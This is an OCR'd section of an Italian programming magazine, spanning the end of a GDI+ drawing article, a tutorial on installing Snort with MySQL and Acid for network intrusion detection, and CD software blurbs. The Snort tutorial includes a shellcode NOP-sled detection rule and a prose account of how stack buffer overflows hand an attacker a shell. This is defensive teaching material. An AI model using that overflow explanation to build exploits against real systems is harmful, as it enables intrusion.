



Fig. 7: In figura il disegno dell'ellissi bicolore

Per colorare un poligono di qualsiasi forma definito da una matrice di coordinate, si deve utilizzare il metodo *FillPolygon* che, a differenza di *DrawPolygon*, ammette un argomento aggiuntivo facoltativo che permette di specificare le modalità di riempimento per le aree che si intersecano: *modalità alternata* (predefinito) o *modalità a spirale*. Per colorare di celeste acqua marina, il pentagono disegnato in precedenza si può scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim Vertice1 As New Point(60, 0)
Dim Vertice2 As New Point(10, 50)
Dim Vertice3 As New Point(10, 100)
Dim Vertice4 As New Point(110, 100)
Dim Vertice5 As New Point(110, 50)
Dim MatriceDiPunti As Point() = {Vertice1, Vertice2,
                           Vertice3, Vertice4, Vertice5}
OggettoGrafico.FillPolygon(Brushes.Aquamarine,
                                       MatriceDiPunti)
```

Fig. 8: In figura il disegno del pentagono colorato

CONCLUSIONI

Con questo articolo abbiamo dato uno sguardo alle potenzialità offerte dalla tecnologia GDI+ che rappresenta un'implementazione avanzata dell'interfaccia di progettazione grafica (GDI) di Windows.
Nel prossimo articolo vedremo come modificare le impostazioni predefinite dell'oggetto *Graphics*, per cambiare il sistema di coordinate, ed affronteremo la gestione delle immagini

Luigi Buono

ELENCO DEI METODI ESPOSTI DALLA CLASSE GRAPHICS

Metodi che permettono il disegno di figure

DrawArc, DrawBezier, DrawBeziers, DrawClosedCurve, DrawCurve, DrawEllipse, DrawLine, DrawLines, DrawPath, DrawPie, DrawPolygon, DrawRectangle, DrawRectangles

Metodi che permettono il disegno di figure piene

FillClosedCurve, FillEllipse, FillPath, FillPie, FillPolygon, FillRectangle, FillRectangles, FillRegion

Metodi che permettono il disegno immagini

DrawImage, DrawImageUnscaled, DrawIcon, DrawIconUnstretched

Network Intrusion Detection con Snort

Installare, configurare e utilizzare un sistema completo per la rilevazione e l'analisi delle intrusioni in reti TCP/IP, composto da Snort e MySQL e capace di elaborare statistica

NIDS è un acronimo che sta per *"Network Intrusion Detection System"*, più o meno bene tradotto in *"Sistema per la Rilevazione delle Intrusioni di Rete"*. Un NIDS monitora la rete (TCP/IP) alla ricerca di traffico ostile o comunque indesiderato. I NIDS sono i complementari logici degli HIDS, cioè gli *"Host Intrusion Detection Systems"* che invece monitorano il singolo host alla ricerca delle evidenze di un'avvenuta intrusione e manomissione attraverso il controllo di un database di hashes dei più importanti file di sistema. In pratica se lo hash di un file, che non dovrebbe mai essere modificato (*/bin/bash, /bin/ps* e molti altri), non corrisponde più al valore conservato nel database, è sicuro che tale file è stato alterato. Esempi di *HIDS* sono *Tripwire* e *AIDE*. La presenza dei primi non toglie la necessità di usare anche i secondi. Infatti è buona consuetudine implementarli entrambi ma, poiché questo articolo si focalizza solo sui NIDS e non essendoci inoltre alcuna relazione operativa tra le due famiglie di sistemi, noi ci occuperemo solo della prima. L'obiettivo di questa trattazione è di mostrare come installare, configurare ed utilizzare un sistema di rilevazione e analisi delle intrusioni (e dei tentativi di intrusione) composto da Snort, Oinkmaster e MySQL su un sistema GNU/Linux. Di default il sistema registra i messaggi in formato testo nella directory */var/log/snort* però si consiglia di fare alimentare un database MySQL per un più efficiente recupero e analisi. Opzionalmente e ad integrazione si installerà anche un sottosistema per la visualizzazione grafica e l'analisi dei logs composto primariamente da Apache2, PHP e Acid oltre che da poche altre librerie. Le tecniche qui utilizzate sono implementabili, con le necessarie modifiche, anche sugli altri sistemi operativi che supportano i suddetti strumenti. In ogni caso le reti miste ad esempio Linux, MS-Win e Mac possono usufruire automaticamente delle rilevazioni operate attraverso il sensore attivato sulla Linux box, anche per quanto riguarda attacchi specifici rivolti alle due ultime architetture, purché siano collegate sullo stesso segmento di rete Ethernet.

SNORT

Snort è un NIDS inizialmente sviluppato da Marty Roesch e rilasciato open source con licenza GPL. Si tratta di un progetto molto maturo e affidabile, ritenuto per qualità pari se non superiore ai suoi concorrenti commerciali blasonati e tra l'altro molto costosi. Snort è capace di effettuare l'analisi del traffico di reti IP in real-time e il logging dei pacchetti, l'analisi del protocollo e il confronto (matching) dei contenuti per scoprire un'ampia varietà di attacchi e probes, come buffer overflows, port scans, OS fingerprinting e molto altro. Snort usa un proprio linguaggio per la definizione di regole per descrivere il traffico che deve essere rilevato o ignorato. Il motore per la rilevazione utilizza una sofisticata architettura a plugins in modo che l'utente possa attivare solo i preprocessors che gli sono necessari rendendo così il sistema molto leggero e flessibile. Può operare su diversi sistemi operativi tra i quali Linux e Win32 e su macchine anche molto vecchie e con poche risorse. La valutazione della potenza di calcolo necessaria e della RAM va fatta in funzione del traffico da analizzare ed è un procedimento abbastanza empirico, comunque per una LAN casalinga composta da tre hosts consiglio un PentiumII 450 MHz con 128 MB di memoria centrale sul quale girerà una installazione leggera di GNU /Linux con attivato il firewall *Iptables/Netfilter, Snort* e *MySQL*. Come già accennato, Snort osserva il traffico da una interfaccia di rete posta in "promiscuous mode" comparandolo a regole che descrivono le firme di attacchi noti e produce delle segnalazioni sotto forma di logs nella directory */var/log /snort* e può anche incrementare un database MySQL consentendo quindi una successiva analisi di quanto segnalato. Lo scopo principale di mettere in esecuzione un NIDS come Snort è quello di effettuare il log degli attacchi e di altro traffico indesiderato

(anche dalla LAN verso Internet) che sarà poi analizzato a posteriori per prendere decisioni sulla configurazione del firewall oppure raccogliere le prove di un reato informatico (forensics). Snort è in grado di prevenire il reale compiersi dell'attacco, riuscendo a segnalare anche i primissimi tentativi di ottenere informazioni dalla rete ad esempio con l'uso di nmap, nessus e similari port-scanners e vulnerability-scanners da parte dell'attaccante. Esiste anche la possibilità di modificare al volo le regole del firewall tramite uno script che leggendo i logs di Snort applichi le regole per bloccare un certo tipo di traffico da e verso uno specifico indirizzo. A questo proposito è interessante una funzionalità integrata *(inline mode)* che consente al NIDS di operare delle scelte su traffico che gli viene re-diretto in *user-space* dal *Netfilter /Iptables,* il firewall embedded nel Linux kernel. Purtroppo la suddetta possibilità può rivelarsi più dannosa che utile per il povero amministratore di sistema. Si pensi anche solo alla possibilità che ha un attaccante di forgiare un qualsiasi IP address e quindi fare in modo che il firewall si configuri automaticamente per rifiutare il traffico dai vostri partners, fornitori, clienti, google, yahoo. Ancora peggio l'attaccante può forgiare l'indirizzo del vostro router di connessione ad Internet o del DNS di riferimento bloccandovi del tutto. A quel punto sarete sommersi dalle telefonate degli utenti della vostra rete che vi chiedono più o meno gentilmente di lasciarli lavorare e sarete costretti a disabilitare questa opzione. Su Internet si trova un interessante documento che analizza in dettaglio questi e altri potenziali inconvenienti (*http://online.securityfocus.com/infocus /1540*).

ARCHITETTURA

Snort è stato pensato per essere estremamente efficiente e leggero nell'uso delle risorse di sistema. Quindi gli autori hanno preferito costruirlo secondo un'architettura a plugins che consentisse di far funzionare solo ciò che serve. I due tipi di plugins disponibili in Snort sono i *"Detection Plugins"* e i *"Preprocessors".* L'utente avanzato è libero di introdurre i suoi propri plugins attraverso una funzionale interfaccia. I *Detection Plugins* controllano i pacchetti uno per volta alla ricerca di valori definiti attraverso regole per determinare se i dati di questi pacchetti soddisfano determinati criteri. Ad esempio esiste un plugin per il matching dei flags tcp del pacchetto con le combinazioni descritte da una o più specifiche regole che in caso di corrispondenza sono configurate per emettere un alert oppure per lasciare passare il pacchetto ignorandolo. I *Detection Plugins* possono essere anche chiamati più volte alla ricerca di differenti argomenti sullo stesso pacchetto. I *preprocessors,* che invece sono invocati una sola volta sullo stesso traffico, eseguono operazioni molto complesse come la deframmentazione IP, la ricostruzione degli streams TCP e molte altre operazioni ancora. Possono manipolare i pacchetti e invocare direttamente il *Detection Engine* con i dati da essi stessi modificati. I plugins che si intende usare vanno indicati nel file di configurazione globale */etc /snort /snort .conf.* I *preprocessors* vanno configurati con la direttiva *"preprocessor <nome_preprocessore>:<opzioni>".* Consiglio di leggere attentamente i commenti alle opzioni presenti all'interno del file. In ogni caso consiglio a tutti le seguenti direttive, mentre le altre vanno valutate caso per caso con attenzione (ulteriori informazioni sulla configurazione sono più avanti in articolo):

```
preprocessor   flow:   stats_interval 0   hash 2
preprocessor   frag3_global:   max_frags 65536
                                     prealloc_frags 262144
preprocessor   frag3_engine:   policy linux
                                     detect_anomalies
preprocessor   stream4:   disable_evasion_alerts
                                     detect_scans
preprocessor   stream4_reassemble
preprocessor   sfportscan:   proto { all } memcap {
                     10000000 } sense_level { medium }
include   /etc/snort/rules/classification.config
                                     (controllare il path)
include   /etc/snort/rules/reference.config
                                     (controllare il path)
config   flowbits_size:   256
```

Ponete anche la massima attenzione ad includere (direttiva *"include"*) tutti e solo i files **.rules* significativi per il vostro sistema. Torneremo più avanti in articolo a discutere di */etc/snort/snort .conf* e utilizzeremo quanto spiegato in questa sezione quando si renderà necessario modificare i contenuti del suddetto file per procedere con l'installazione del sistema.

REGOLE E TRAFFICO INDESIDERATO

Snort usa un linguaggio semplice e flessibile per la definizione delle regole che trovate nei diversi files **.rules* o che potete scrivere voi stessi ed inserire nel file *local.rules.* Spesso sono così brevi da potere rientrare in una singola riga altrimenti si possono dividere su più linee con l'uso di "\" *(backslash).* Le regole sono suddivise in due sezioni logiche, lo *"header"* e le *"options".* Lo *header* contiene l'azione da intraprendere in caso di matching, il protocollo, gli indirizzi IP e le porte sorgente e destinazione. La sezione *options* contiene i messaggi di alert e definisce quali parti del pacchetto Snort deve ispezionare e su quali dati tentare di trovare la corrispondenza

(matching). Tutti e solo gli elementi che compongono la regola devono risultare *"true"* (si applica un *AND* logico) affinché l'azione indicata da questa sia intrapresa. Ovviamente tutte le regole nel loro insieme sono da considerarsi in *OR* logico ciascuna rispetto a tutte le altre. Supponiamo di volere sapere se un utente della nostra rete perde tempo navigando su certi siti a noi non graditi e quindi ad esempio scegliamo "cioccolato" come parola chiave da controllare se presente nel traffico che Snort esaminerà. All'interno della directory */etc/snort/rules* editiamo il file *local.rules*, che è sempre vuoto in attesa che l'utente inserisca le sue specifiche regole che non saranno mai sovrapposte da qualsiasi futuro aggiornamento tramite *oinkmaster.* La regola per il matching di pacchetti TCP provenienti e destinati ad una qualsiasi porta 80 esterna e contenenti il testo "cioccolato" e che produrra un avviso in */var/log /snort* è la seguente:

```
alert tcp any any <> any 80 (msg: "attenzione:
                    golosi!"; content: "gelato";)
```

La sintassi è molto semplice. *"alert"* è l'azione da intraprendere in caso di matching della regola con un qualsiasi pacchetto; altre possibili azioni sono log, pass, activate, dynamic, drop, reject e sdrop (le ulime tre hanno senso solo con il mode snort inline). "tcp" è il protocollo; al momento si possono indicare i protocolli IP, ICMP, TCP e UDP anche se è previsto che in futuro si introdurranno anche RIP, OSPF, ARP e diversi altri ancora. Segue l'IP address e service port sorgente. Poi il simbolo "<>" che indica che il traffico va verificato in ambo le direzioni. Se si fosse voluto controllare solo una direzione, si sarebbe usato il simbolo "->". A chiusura di header si trovano lo IP address e service port destinazione. La sezione "options" della regola è contenuta tra parentesi tonde. "msg" descrive il testo che si vuole fare precedere al messaggio di alert per una migliore identificazione. "content" contiene i dati sui quali sarà operato il tentativo di matching tra pacchetti e regola e costituisce il cuore della stessa. Esaminiamo una regola presa dal file *shellocode.rules.* Questa esamina il traffico alla ricerca di una serie di *'a'* corrispondenti all'esadecimale '90' che risulta essere l'istruzione *NOOP* (nessuna operazione) della CPU Intel x86.

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS ->
                              $HOME_NET any \
(msg:"SHELLCODE x86 NOOP"; content:"|90 90 90
                    90 90 90 90 90 90 90|";
           classtype:shellcode-detect; sid:1394; rev:5)
```

L'attaccante sta tentando di causare e sfruttare un buffer *overflow* in una nostra applicazione che non controlla l'esistenza di sufficiente spazio in un buffer sullo stack sul quale sarà copiato il payload del pacchetto. Purtroppo non c'è lo spazio per approfondire i concetti relativi agli shellcode, servirebbe almeno un intero articolo, ma basti sapere che in uno shellcode basilare l'attaccante inietta un payload del tipo *"90 90 90 90 90 ... 90 <shellcode> <RET> <RET> <RET> ... <RET>"*. Lo shellcode indicato tra parentesi angolari è un programma in Assembly che esegue una syscall della famiglia *"exec()"*. Per essere iniettato nel buffer e funzionare, l'intero programma deve essere tradotto in esadecimale. Semplificandone il funzionamento, lo shellcode prima copia i tre argomenti della predetta funzione nei registri *EBX, ECX* e *EDX* e il codice *0x0B* (che corrisponde appunto alla syscall *"exec()"*) nel registro *EAX;* di seguito opera l'istruzione *"INT $0x80"* che trasferisce il controllo al kernel che eseguirà la syscall. <*RET*>, sempre in esadecimale, è un indirizzo, o meglio un offset, che punta ad una delle NOP ed è usato per sovrascrivere il naturale indirizzo di ritorno *(return address)* del percorso di esecuzione del processo che avrebbe dovuto ritornare dalla funzione chiamata alla funzione *chiamante* o *main program.* Quando la funzione finisce di eseguire e la CPU deve ritornare il controllo alla chiamante, questa va a leggere lo *return address* sullo stack. Essendo questo ormai sovrascritto, la CPU continua con l'esecuzione di una delle istruzioni NOP di cui sopra. Queste saranno eseguite senza nessun problema fino a che il processore leggerà le istruzioni che sostituiranno l'immagine di */bin /shell* al processo corrente e l'attaccante si ritroverà con una shell in mano con la quale potrà fare tutto ciò che vuole, soprattutto se il precedente programma operava con i privilegi di root. Senza entrare in eccessivi dettagli, le NOP, che sono copiate in una buona metà del buffer di cui tentare l'overflow, prima del vero e proprio shellcode, aumentano le probabilità che l'exploit vada a buon fine. Nella regola sono interessanti le keywords *"sid"* e *"rev"* che identificano in modo univoco la regola e le sue eventuali revisioni all'interno del database di *www.snort.org.* Il database è liberamente consultabile e le informazioni sul tipo di attacco si possono reperire in modo veloce con un link diretto dall'analizzatore Acid durante la navigazione tra i grafici che mostrano i messaggi di log registrati da Snort su un database MySQL.

DEPLOYMENT

La prima cosa da considerare è la scelta della migliore posizione per il sensore del NIDS. Il sensore altro non è che la scheda di rete e la macchina da cui ascoltare il traffico passante. Le considerazioni relative sono oltre la portata di questa trattazione.
Alcuni esempi sono la collocazione all'esterno del

SOFTWARE DA INSTALLARE

- **snort (necessario)** www.snort.org
- **oinkmaster (necessario)** oinkmaster.sourceforge.net
- **mysql (fortemente consigliato)** www.mysql.com
- **apache (opzionale)** www.apache.org
- **php4 (opzionale)** www.php.net
- **mod_php (opzionale)** www.php.net
- **acid (opzionale)** acidlab.sourceforge.net
- **adodb (opzionale)** adodb.sourceforge.net
- **jpgraph (opzionale)** www.aditus.nu/jpgraph/index.php
- **libnet (solo per snort_inline)** www.packetfactory.net/project/libnet

È molto probabile che i suddetti programmi siano già presenti all'interno del vostro sistema GNU/Linux, altrimenti sono liberamente scaricabili dagli indirizzi elencati.

firewall, dietro al firewall, nella DMZ, nel network interno e ovviamente valgono anche tutte le possibili combinazioni delle suddette con l'attivazione di più sensori operanti simultaneamente. Nel nostro esempio collocheremo Snort sulla macchina più esterna che è anche quella dove risiede il firewall *NetFilter/Iptables* configurato anche per operare come *Network Address Translator.* Questa macchina possiede due interfacce di rete ed è l'unico gateway per il forwarding del traffico interno da e verso Internet con l'ausilio del NAT *(Network Address Translator).* Questa scelta ci consente di osservare sia il traffico interno alla rete, che è composta di un solo segmento, oltre che tutto quello che raggiunge il firewall direttamente da Internet. Questa scelta è interessante per parecchi motivi, tra i quali la possibilità di monitorare i tentativi di attacco a cui è soggetto il sito, anche se questi sono poi comunque bloccati dal firewall e non raggiungeranno mai l'interno della rete. Ovviamente se si configura Snort per rilevare il maggior numero di attacchi possibile, per qualsiasi sistema operativo e potenziale servizio eseguibile sugli stessi, si finirà per ottenere una quantità molto elevata di segnalazioni probabilmente non troppo utili. In questo caso si dovrà stare attenti a configurare il sistema per rilevare solo una minima parte del traffico potenziale e solo quello specifico per la nostra architettura. Intendo dire che ad esempio in una rete senza MS-Win è inutile osservare e registrare gli attacchi alle porte NetBios (TCP e UDP/137-139), oppure se nella rete non è presente un web server probabilmente non saremo interessati a monitorare i tentativi di attacco alla porta TCP/80.

INSTALLAZIONE

Prima di tutto un avvertimento che per molti risulterà scontato: non tutte le distribuzioni Linux usano le stesse posizioni sul filesystem per la collocazione dei programmi e soprattutto dei files di configurazione, quindi gli indirizzi assoluti che saranno qui mostrati devono essere adattati al caso specifico. Questa installazione è perfettamente adattata per funzionare senza modifiche su sistemi Gentoo, comunque con l'ausilio dei vari *'find'* e *'grep'* non dovrebbero esserci problemi ad individuare i nomi dei file di configurazione e la posizione relativa su qualsiasi altra distribuzione. Quando di seguito sarà mostrato un percorso assoluto senza riferimenti ad una specifica piattaforma si deve intendere che si riferisce a Gentoo. Quando possibile saranno date informazioni anche su Fedora o sarà indicato un suggerimento per facilitare la locazione di file o i nomi di eseguibili su altre distribuzioni. Si consiglia di utilizzare i binari precompilati sicuramente per il vostro sistema che con buona probabilità sono già installati di default sulla macchina, soprattutto se si tratta di distribuzioni importanti e diffuse come Fedora, Debian, SuSE, perché altrimenti le operazioni di compilazione e configurazione possono risultare complesse, i tempi allungarsi sensibilmente e si può anche avere qualche fastidio con le dipendenze. Su Gentoo editiamo il file */etc/make.conf* per assicuraci che il software sia compilato con l'attivazione dei supporti necessari prima di eseguire *"emerge <pacchetto>":*

```
USE = "mysql apache2 openssl php gd-external jpg
                                         png gif"
```

Sulle altre distribuzioni, se compiliamo con il classico ciclo *./configure – make – make install* operiamo gli stessi *'enable'* sulla riga di comando al momento del *./configure* di ciascun pacchetto. In generale, per i motivi già espressi più sopra, il consiglio è di fare uso degli strumenti embedded per la gestione del software ormai presenti su tutte le più diffuse distribuzioni. Con Fedora usate l'ottimo *"yum"* e con Debian *"apt-get".* Preciso che chi non ha intenzione di avvalersi dell'analizzatore dei logs potrà ovviamente anche ignorare anche tutto quanto è connesso con l'installazione, configurazione e l'attivazione di Apache2, PHP, Acid, JPGraph e AdoDB. Allo stesso modo non deve creare il database *snort_archive* e di conseguenza può ignorare nel resto dell'articolo qualsiasi comando o opzione che abbia a che fare con questo archivio. Seguendo quanto qui descritto, anche senza l'utilizzo dei suddetti tools, si otterrà comunque di mettere in piedi un NIDS completamente funzionante per quanto riguarda le generazione degli alerts e la registrazione degli stessi su database, quindi si può anche optare per il completamento dell'intero sistema in un secondo momento. Prima di prendere una decisione consiglio di leggere comunque i suggerimenti all'inizio della sezione *"Acid"* più avanti in articolo per avere chiaro a quali funzionalità si rinuncia. A fine ciclo di configurazione, compilazione e installazione si vorrà attivare l'esecuzione automatica dei servizi Snort, Apache2 e MySQL al boot. Qui le differenze tra le distribuzioni sono marcate ma in genere gli scripts di attivazione risiedono su */etc/init.d* e quindi si dovranno creare i collegamenti simbolici *(symlinks)* a questi dalle directory che descrivono i runlevels.
Ad esempio su Gentoo il file */etc/runlevels/default /snort* è un collegamento simbolico a */etc/init.d /snort* e l'esistenza dello stesso consente l'attivazione del demone, appunto attraverso l'esecuzione di */etc/init.d/snort* al termine del boot del kernel nel runlevel di default (che corrisponde al runlevel 5 di altre distribuzioni). Questo collegamento si ottiene facilmente su Gentoo con il comando *"rc-update"* e su Fedora con *"chkconfig":*

NOTA

HONEYNET SNORT INLINE TOOLKIT

Questo toolkit è un binario precompilato staticamente dallo Honeynet Project per Linux e utilizza lo "inline mode" di Snort per operare sul traffico che gli viene passato da Netfilter/Iptables tramite le librerie libipq e libnet, quindi non più dalla libpcap come di default. snort_inline quindi consente di reagire in tempo reale alla ricognizione di traffico pericoloso o comunque indesiderato potendo decidere se rifiutare, ignorare, modificare o lasciare passare il pacchetto basandosi sul set di regole di Snort. Il toolkit, che è corredato da un ottimo README, può essere scaricato da: http://www.honeynet.org/tools/index.html. Presso lo stesso sito si trova anche "SnortConfig" che è un script in Perl sviluppato da Brian Caswell. Dotato di numerose opzioni di configurazione prende le regole correnti di Snort e le trasforma per l'uso con snort_inline (drop, sdrop, replace).

```
# rc-update add snort default
# rc-update add mysql default
# rc-update add apache2 default
```

Con un meccanismo un po' più complesso ma simile su Fedora i symlinks puntano sempre agli scripts di */etc/init.d/* provenendo da varie directories denominate */etc/rc.<n>*, dove per *<n>* si intende il runlevel. Ovviamente e per le ragioni già esposte non ci addentreremo nella configurazione iniziale di MySQL e Apache2. Ci limiteremo invece ad operare solo quelle modifiche necessarie al funzionamento del nostro sistema, quindi mi aspetto che sappiate già come farli funzionare. Ricordo solo che per Apache2 dobbiamo editare il file */etc/conf.d/apache2* e assicurarci che ci sia una riga che attivi PHP e il supporto ad SSL:

```
APACHE2_OPTS="-D PHP4 -D SSL"
```

Ricordo ancora che prima di usare MySQL è necessario eseguire */usr/bin/mysql_install_db*. Fatto tutto quanto sopra scritto si attivino i servizi MySQL e Apache2.

```
# /etc/init.d/apache2 start
# /etc/init.d/mysql start
```

Per testare che Apache2 e PHP siano funzionanti creiamo un file in */var/www/localhost/htdocs* in Gentoo, oppure */var/www/html* in Fedora, chiamandolo *"test.php"* e all'interno inseriamo solo la seguente riga da ricopiare esattamente come è:

```
<?php phpinfo()?>
```

Da un qualsiasi browser puntiamo su *http://localhost/test.php* e se tutto funziona appare una pagina con informazioni su GNU/Linux, Apache e PHP.
A questo punto apriamo un client MySQL per inserire la password per root e per gli utenti snort e acid, creiamo i databases *"snort_log"* e *"snort_archive"* e infine concediamo dei privilegi ai suddetti utenti.

```
# mysql
> set password for 'root'@'localhost' = password(
                                    'root_password');
> create database snort_log;
> create database snort_archive;
> grant CREATE, INSERT, SELECT, UPDATE, DELETE
                    on snort_log.* to snort@localhost;
> grant CREATE, INSERT, SELECT, DELETE, UPDATE
                     on snort_log.* to acid@localhost;
> grant CREATE, INSERT, SELECT, DELETE, UPDATE
                 on snort_archive.* to acid@localhost;
> set password for 'snort'@'localhost' = password(
                                   'snort_password');
> set password for 'acid'@'localhost' = password(
                                    'acid_password');
> exit
```

Inseriamo la struttura database per *snort_log* e *snort_archive*. D'ora in poi i simboli "<" e ">", quando presenti all'interno di un comando o opzione, serviranno ad indicare che il testo incluso deve essere sostituito a seconda dei casi specifici e che i simboli stessi vanno eliminati.

```
# zcat /usr/share/doc/snort-<versione>
       /schemas/create_mysql.gz | mysql -p snort_log
# zcat /usr/share/doc/snort-<versione>
   /schemas/create_mysql.gz | mysql -p snort_archive
```

Ora configuriamo Snort editando il file */etc/snort/snort.conf*. Ai fini del semplice funzionamento di default del sistema basterebbe modificare le variabili *HOME_NET* e *EXTERNAL_NET* oltre che la direttiva *"output database"*.

```
var HOME_NET     <rete_interna>/<maschera>
                       (esempio: 192.168.1.0/24)
var EXTERNAL_NET   ! $HOME_NET
output database: alert, mysql, user=snort password=
    <snort_password> dbname=snort_log host=localhost
```

Consiglio caldamente di non limitarvi ad inserire quanto sopra, invece rispolverare le vostre conoscenze sui temi della sicurezza e del protocollo IP e quindi di modificare tutte le righe che ritenete necessarie per adattare il comportamento del sistema alle reali esigenze delle vostra rete. Nel fare questo vi sarà di aiuto lo stesso file di configurazione che è molto ben commentato (in Inglese, ovviamente...) e spero anche quanto spiegato su Snort nelle precedenti sezioni dell'articolo e soprattutto in "Architettura". In particolare prestate attenzione ai preprocessors da usare e soprattutto all'elenco dei files contenenti la regole da includere per il matching del traffico ostile e indesiderato. Si consiglia di attivare solo i *"preprocessors"* e le regole ritenute necessarie nel proprio ambiente, quindi commentate con "#" tutte le *"include"* per servizi non esistenti. Attenzione anche all'attivazione dei moduli *(preprocessors)* necessari sui quali potete informarvi nella sezione *"Architettura"* di questo articolo e negli ottimi *README* in */usr/share/doc/snort-<versione>*. Per ultimo inserite le vostre locali regole nel file */etc/snort/local.rules* con la certezza che non saranno mai sovrapposte dagli aggiornamenti automatici. Prima di attivare snort con il classico *"/etc/init.d /snort start"* ci dobbiamo scaricare gli ultimissimi aggiornamenti delle regole dal repository *www.snort.org*. Per ottenerle è necessario registrarsi al sito e richiedere lo *"Oink Code"* attraverso la pagina per la visualizzazione e modifica delle opzioni dell'utente. Le istruzioni sono li spiegate e sono semplicissime. Una volta ot-

tenuto lo *Oink Code* si deve inserire nel file */etc/oinkmaster.conf* una riga che serve ad indirizzare il programma allo URL per il download e ad ottenerne l'accesso:

```
url = http://www.snort.org/pub-bin/oinkmaster.cgi
            /<oinkcode>/snortrules-snapshot-2.4.tar.gz
```

Fatto questo si procede con l'effettuare gli aggiornamenti delle regole. Controllare dove risiedono esattamente i vostri files **.rules* (directory /etc/snort oppure */etc/snort/rules*) e modificare di conseguenza il prossimo comando che si consiglia di inserire in *"crontab"* per l'attivazione automatica ogni 24 ore.

```
# /usr/bin/oinkmaster.pl -i -o /etc/snort/rules
```

A questo punto Snort può essere attivato. Controllate in */var/log/messages* i messaggi relativi all'operazione per assicurarvi che sia presente un messaggio simile a *"Snort initialization completed successfully (pid=<snortd pid>)"*, altrimenti identificate la riga che spiega perché è impossibile inizializzare il sistema e rimuovete la condizione che solitamente risulta essere qualche tipo di errore di configurazione su */etc/snort/snort.conf* oppure qualche cattivo set delle tabelle in MySQL. Dopo un po' di tempo potete controllare la eventuale presenza di registrazioni sul database *snort_log* così da assicurarvi che questo viene correttamente alimentato:

```
# echo "SELECT count(*) FROM event" | mysql
                              snort_log -u root -p
```

Verrà mostrato il numero di messaggi registrati nel database. Se questo numero è zero attendete ancora perché vi posso assicurare che siete sempre sotto attacco per il semplice motivo di essere collegati ad Internet. La mia rete domestica registra non meno di 40 scans e tentativi di attacco vari per ogni giorno di collegamento. Se siete impazienti collegatevi ad uno di quei siti che offrono il servizio di lanciarvi contro varie prove di riconoscimento con *port scanners* e *vulnerability scanners.*

ACID

Se siete arrivati fino a qui vuole dire che Snort funziona e aggiunge regolarmente i suoi logs sul database. Di seguito ci occuperemo degli ultimi passi per visualizzare tali messaggi in forma grafica con Acid. Questo tool consente di lanciare potenti queries al database combinando facilmente diversi parametri di ricerca come protocollo, data, sorgente, destinazione, frequenza e molti altri. Ancora permette di rintracciare sui databases *CVE, Snort* e *Bugtraq* le informazioni dettagliate sul tipo di traffico ostile rilevato. Tra l'altro, Acid ci offre la possibilità di selezionare per archiviare e/o cancellare i messaggi che ad un certo punto non dovessero più interessarci. Tutto sommato quindi consiglio l'attivazione di Acid anche a chi gestirà i logs di Snort con altri tools. Per proseguire ci si aspetta che i files di Acid si trovino già nella directory radice dei documenti html di Apache2 e che sia rimossa da */etc/mysql /my.cnf* (su altre distribuzioni cercate comunque il file principale della configurazione di Apache2) la direttiva "skip-innodb". Editate il file */<radice_documenti_http> /acid/acid_conf .php* come segue.

```
$DBlib_path = "/usr/lib/php/adodb/";
$DBtype = "mysql";
$alert_dbname    = "snort";
$alert_host     = "localhost";
$alert_port     = "";
$alert_user     = "snort";
$alert_password = "<database_snort_password";
$archive_dbname    = "snort_archive";
$archive_host     = "localhost";
$archive_port      = "";
$archive_user     = "snort";
$archive_password = "database_snort_log_password";
$ChartLib_path = "/usr/lib/php/jpgraph";
```

La inclusione e/o modifica delle altre direttive sono lasciate alle vostre personali esigenze. Consiglio di controllare in particolare l'opzione *"$external_sig_link"* che contenendo gli URL dei repositories delle firme sui databases di Snort, Bugtraq, CVE ed altri è di solito da aggiornare in quanto è quasi sicuro che i links non sono allineati alla corrente disposizione dei siti. Per fare questo basta che appena Acid è funzionante puntate su una qualsiasi riga che descrive un alert e tentate di ottenere le informazioni dettagliate sul tipo di attacco dai suddetti siti. Se venite direzionati su una pagina non esistente o diversa da quella cercata è sufficiente navigare il sito alla ricerca della pagina di entrata a ciascun servizio e poi ricopiare sul file di configurazione l'esatto link stando bene attenti a preservare il formato dell'opzione.
Avviate Acid per la prima volta aprendo con un browser *http://localhost/acid_main.php*, quindi cliccate su *"Setup page"* che vi porterà sulla pagina di setup del database. Per finire premete il tasto *"Create Acid DB"*. Avete finito la costruzione dell'intero sistema.

CONCLUSIONI

Non vi rimane che fare ripartire nell'ordine MySQL, Snort e Apache2, poi aprire un browser e collegarvi alla pagina *http://localhost/acid* per fare le queries, visualizzare i grafici e navigare tra gli alerts di Snort.

Fabio De Francesco

SOFTWARE SUL CD

ASPECT C++ 0.9.3

Programmare ad “Aspetti” anche con C++

Nei numeri scorsi di ioProgrammo ci siamo occupati di un nuovo paradigma di programmazione: “AspectJ”, mostrando in Java una tecnica per programmare utilizzando questa nuova tecnologia. Molto brevemente programmare ad “Aspetti” significa definire dei “jointpoints” ovvero dei punti in cui il normale flusso dell’esecuzione del codice viene interrotto e trasferito allo spezzone di codice puntato dal jointpoint. Si tratta di una tecnica complessa ma molto innovativa che sta conquistando molto velocemente i favori di un largo numero di programmatori. Fin qui la programmazione ad “Aspetti” sembrava essere una peculiarità di Java, vi presentiamo oggi un tool con cui la stessa identica tecnica viene resa possibile anche in C++ con tutti i vantaggi del caso.

Directory: /aspectc

DOT LUCENE 1.4.3

Il cercatutto

Di Dot Lucene ce ne parla approfonditamente Michele Locuratolo in un articolo presentato in questo stesso numero di ioProgrammo. Diciamo subito che si tratta di una libreria eccezionale il cui compito è consentire di creare dei software per la catalogazione e la ricerca delle informazioni su un hard disk. Si tratta di un progetto molto interessante perché la sua velocità nell’indicizzazione delle informazioni così come la sua rapidità nella ricerca ne hanno fatto una delle librerie centro di tool piuttosto innovativi come ad esempio Beagle.
DotLucene per la verità è il porting in ambiente .NET della libreria Lucene sviluppata da Apache e disponibile anche per Java nei progetti Jakarta di Apache. Nella directory oltre al codice sorgente della libreria, trovate molti esempi, un plugin che consente di conservare gli indici in database Firebird e l’analyzer per la lingua italiana. Decisamente interessante.

Directory: /dotlucene

ITEXT 1.3.1

Il pdf è fatto

